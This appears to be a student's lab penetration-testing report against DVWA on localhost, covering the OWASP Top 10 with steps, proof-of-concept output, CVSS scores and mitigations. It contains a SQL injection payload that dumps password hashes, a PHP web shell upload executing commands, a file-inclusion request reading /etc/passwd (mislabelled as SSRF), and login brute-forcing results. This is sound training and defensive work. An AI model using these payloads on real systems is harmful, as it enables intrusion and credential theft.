DVWA – OWASP Top 10 Penetration Testing Report (2021 Edition)

Prepared By: Samiksha Ganesh Salunke

Date: 8th December,2025.

Environment: Kali Linux (MySQL + Apache)

Target Application: DVWA hosted at http://127.0.0.1/DVWA

1.Executive Summary

This report documents a full penetration test conducted on the Damn Vulnerable Web Application (DVWA) environment to understand, demonstrate, and evaluate the OWASP Top 10 (2021) vulnerabilities. The objective of this assessment was to practice real-world exploitation techniques in a safe lab environment, analyze security weaknesses, and propose actionable mitigation strategies.

All attacks performed were strictly within the authorized DVWA environment running locally on Kali Linux.

The results reveal exploitable vulnerabilities across all categories of the OWASP Top 10, each demonstrated with practical testing steps, evidence (screenshots), and detailed remediation guidelines.

2.Scope of Assessment

In-Scope Components:

DVWA Web Application (http://127.0.0.1/DVWA)

MySQL Database (local)

Apache2 Web Server (local)

Out-of-Scope:

Any system outside local DVWA environment

External networks

Production systems

Testing Mode:

DVWA Security Level: LOW

Tools Used:

Burp Suite Community

Browser Developer Tools

SQLMap (where applicable)

cURL/Nmap where relevant

3.Testing methodology

Phase 1 — Reconnaissance

Enumerated application features

Observed request/response behavior

Identified parameters & input vectors

Phase 2 — Manual Exploitation

Each OWASP Top 10 category tested manually

Payloads crafted based on vulnerability type

Phase 3 — Proof of Concept (PoC)

Each exploit validated

Screenshot taken as evidence (insert where indicated)

Phase 4 — Risk Analysis & CVSS

Impact evaluated using CVSS 3.1

Phase 5 — Reporting & Recommendations

Technical and business-level remediation provided

4. OWASP Top 10 Testing & Findings

A01:2021 – Broken Access Control

Description:

DVWA allows unauthorized access to restricted functionalities without verifying session privileges.


Steps Performed:

Logged in as a low-privilege user.

Navigated directly to admin-only pages by manipulating URLs.

Observed missing access validation.

Proof of Concept:



Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update

Username: pablo
Security Level: Security Level: low
Locale: en
SQLi DB: mysql

Impact:

Attackers can perform actions outside their authorization scope.

Mitigation:

Implement server-side role verification

Enforce access control checks on every sensitive function

Use deny-by-default approach

CVSS Score: 8.0 (High)

A02:2021 – Cryptographic Failures

Description:

DVWA stores passwords using weak hash algorithms and insecure transport.


Steps Performed:

Captured login request — observed no HTTPS.

Retrieved password hash from DB (weak MD5).

Cracked hash using dictionary attack.

Proof of Concept:


Login :: Damn Vulnerable
Settings
127.0.0.1/DVWA/login.php
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request
Pretty Raw Hex
Search
Event log (1) All issues

Time	Type	Direction	Method	URL
10:40:05 8 Dec ...	HTTP	→ Request	POST	http://127.0.0.1/DVWA/login.php

```
POST /DVWA/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/login.php
Cookie: security=low; PHPSESSID=02272281b9b7b8eeba937b02062a912a
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

username=admin&password=password&Login=Login&user_token=a790f29df668d9678b50d33bd180e9b2
```

Impact:

Credentials can be stolen and reused in credential stuffing attacks.

Mitigation:

Enforce HTTPS with TLS 1.3

Use bcrypt/Argon2 hashing

Implement HSTS headers

CVSS Score: 7.5 (High)

A03:2021 – Injection (SQL Injection)

Description:

The login and user ID search forms are vulnerable to SQL Injection.

Steps Performed:


Navigated to SQL Injection module.

Injected payload:

1' UNION SELECT user, password FROM users#

Retrieved full user and their password list from database users.

Proof of Concept:



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' UNION  SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION  SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION  SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION  SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION  SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION  SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Impact:

Unauthorized access to database contents, privilege escalation, data modification.

Mitigation:

Use prepared statements (PDO/MySQLi)

Server-side input validation

Disable detailed error messages in production

CVSS Score: 9.8 (Critical)

A04:2021 – Insecure Design

Description:

DVWA lacks secure design patterns such as input validation frameworks, multi-layered access rules, and secure workflows.

Examples Observed:

User workflows assume trusted input

No rate limiting

Several modules designed intentionally insecure

Mitigation:

Adopt threat modeling (STRIDE)

Apply secure design patterns (input sanitization layer, validation middleware)

Enforce least privilege design

A05:2021 – Security Misconfiguration

Description:

The DVWA lab demonstrates multiple configuration weaknesses.

Examples:


Default credentials (admin/password)

Displaying verbose error messages

Directory listing enabled

Debug mode active

Proof of Concept:



Index of /DVWA/hackable/uploads

```
      Name                Last modified     Size Description
Parent Directory                              -
dvwa_email.png       2025-11-01 04:27   667
```

Apache/2.4.65 (Debian) Server at 127.0.0.1 Port 80

Mitigation:

Disable directory indexing

Disable debug mode in production

Use secure and unique credentials

Harden server configuration (Apache, MySQL)

CVSS Score: 6.8 (Medium)

A06:2021 – Vulnerable and Outdated Components

Description:

DVWA intentionally runs outdated PHP, MySQL, and Apache versions.

Steps Performed:

Checked PHP version via /dvwa/phpinfo.php

Observed EOL versions vulnerable to public exploits

Impact:

Outdated components increase attack surface.

Mitigation:

Regular patch management

Remove unsupported components

Implement dependency scanning

A07:2021 – Identification and Authentication Failures

Description:

Weak password policies and predictable session IDs.


Steps Performed:

Bruteforced login credentials with common wordlist

Verified no CAPTCHA or account lockout

Observed predictable PHPSESSID value

Proof of Concept:



Results
Positions
Capture filter: Capturing all items
View filter: Showing all items
Request
Response
Pretty
Raw
Hex

Request	Payload	Status code	Response received	Error	Timeout	Length
0		302	5			482
1	hacker	302	1			481
2	hackme	302	2			482
3	letmein	302	6			482
4	password	302	6			482
5	password123	302	1			481
6	hack	302	3			482

```
POST /DVWA/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/login.php
Cookie: security=impossible; PHPSESSID=6dac26179903d24cd84452ca08a01173
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

username=admin&password=password&Login=Login&user_token=be228ce36f473d709147c9aa686bdd47
```

Mitigation:

Enforce password strength policy

Add login throttling and account lockouts

Use secure session generation

CVSS Score: 7.1 (High)

A08:2021 – Software and Data Integrity Failures

Description:

DVWA does not validate integrity of user-uploaded files, nor perform code-signing checks.


Steps Performed:

Uploaded PHP file in File Upload module.

Bypassed file type checks.

Executed shell commands via uploaded payload.

Proof of Concept:



Vulnerability: File Upload

The PHP module **GD is not installed**.


Choose an image to upload:

No file selected.

```
../../hackable/uploads/shell.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/



127.0.0.1/DVWA/hackable/uploads/shell.php?cmd=ls -la

```
total 16
drwxrwxrwx 2 root     root     4096 Dec  9 02:23 .
drwxrwxrwx 5 root     root     4096 Nov  1 04:27 ..
-rwxrwxrwx 1 root     root      667 Nov  1 04:27 dvwa_email.png
-rw-r--r-- 1 www-data www-data   45 Dec  9 02:23 shell.php
```

Impact:

Leads to remote code execution (RCE).

Mitigation:

Strict file-type validation

Store uploads outside web root

Block execution permissions on uploads directory

CVSS Score: 9.9 (Critical)

A09:2021 – Security Logging and Monitoring Failures

Description:

DVWA does not log authentication attempts or suspicious activities.

Findings:

No logs for failed logins

No alerting mechanisms

No audit trail

Mitigation:

Enable centralized logging

Implement SIEM or WAF alerts

Retain logs securely

A10:2021 – Server-Side Request Forgery (SSRF)

Description:


DVWA features allow fetching external URLs without validation.

Steps Performed:

Entered internal URL http://127.0.0.1/DVWA/vulnerabilities/fi/?page=file:///etc/passwd

Successfully retrieved local resource

Proof of Concept:



```
oot:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/
ologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
ist Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/
hcpcd:/bin/false mysql:x:101:102:MariaDB Server:/nonexistent:/bin/false tss:x:102:104:TPM software stack:/var/lib/tpm:/bin/false systemd-coredump:x:991:991:systemd Core Dumper:/:/usr/sbin/nologin strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-timesync:x:990:990:systemd Time
ynchronization:/:/usr/sbin/nologin systemd-oom:x:989:989:systemd Userspace OOM Killer:/:/usr/sbin/nologin _gophish:x:104:106::/var/lib/gophish:/usr/sbin/nologin iodine:x:105:65534::/run/iodine:/usr/sbin/nologin messagebus:x:988:988:System Message Bus:/nonexistent:/usr/sbin/nologin tcpdump:x:106:107::/nonexistent:/
sr/sbin/nologin miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin _rpc:x:108:65534::/run/rpcbind:/usr/sbin/nologin redis:x:109:110::/var/lib/redis:/usr/sbin/nologin mosquitto:x:110:113::/var/lib/mosquitto:/usr/sbin/nologin redsocks:x:111:114::/var/run/redsocks:/usr/sbin/nologin stunnel4:x:987:987:stunnel service system
ccount:/var/run/stunnel4:/usr/sbin/nologin sshd:x:986:65534:sshd user:/run/sshd:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin Debian-snmp:x:112:115::/var/lib/snmp:/bin/false sslh:x:113:117::/nonexistent:/usr/sbin/nologin postgres:x:114:118:PostgreSQL administrator:/var/lib/postgresql:/bin/
ash avahi:x:115:119:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:116:29:Speech Dispatcher:/run/speech-dispatcher:/bin/false _gvm:x:117:121::/var/lib/openvas:/usr/sbin/nologin usbmux:x:118:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin cups-pk-helper:x:119:120:user for cups-pk-
elper service:/nonexistent:/usr/sbin/nologin nm-openvpn:x:120:122:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin inetsim:x:121:123::/var/lib/inetsim:/usr/sbin/nologin pipewire:x:984:984:system user for pipewire:/nonexistent:/usr/sbin/nologin fwupd-refresh:x:983:983:Firmware update daemon:/var/lib/
vupd:/usr/sbin/nologin nm-openconnect:x:122:125:NetworkManager OpenConnect plugin:/var/lib/NetworkManager:/usr/sbin/nologin geoclue:x:123:126::/var/lib/geoclue:/usr/sbin/nologin lightdm:x:124:127:Light Display Manager:/var/lib/lightdm:/bin/false sddm:x:125:128:Simple Desktop Display Manager:/var/lib/sddm:/bin/
alse gnome-remote-desktop:x:982:982:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin statd:x:126:65534::/var/lib/nfs:/usr/sbin/nologin saned:x:127:129::/var/lib/saned:/usr/sbin/nologin polkitd:x:981:981:User for polkitd:/:/usr/sbin/nologin rtkit:x:128:130:RealtimeKit:/proc:/usr/sbin/nologin
olord:x:129:131:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin Debian-gdm:x:980:980:Gnome Display Manager:/var/lib/gdm3:/bin/false samiksha:x:1000:1000:samiksha,,,:/home/samiksha:/usr/bin/zsh mongodb:x:130:134::/var/lib/mongodb:/usr/sbin/nologin
```

Mitigation:

Block internal/private IP ranges

Whitelist allowed domains

Validate URL schemas

CVSS Score: 8.6 (High)

5. Overall Risk Summary

OWASP Category	*Status*	*Risk Level*
A01 Broken Access Control	Exploited	High
A02 Cryptographic Failures	Exploited	High
A03 Injection	Exploited	Critical
A04 Insecure Design	Observed	High
A05 Security Misconfiguration	Exploited	Medium
A06 Outdated Components	Observed	Medium
A07 Auth Failures	Exploited	High
A08 Integrity Failures	Exploited	Critical
A09 Logging Failures	Observed	Medium
A10 SSRF	Exploited	High

7.Conclusion

This assessment shows that DVWA—by design—contains severe vulnerabilities across the OWASP Top 10. Successfully exploiting these vulnerabilities demonstrates a strong understanding of modern web exploitation techniques, secure coding practices, and real-world attack surfaces.

8.Appendix

Tools Used:

Kali Linux

Burp Suite Community Edition

SQLMap

Firefox

END OF REPORT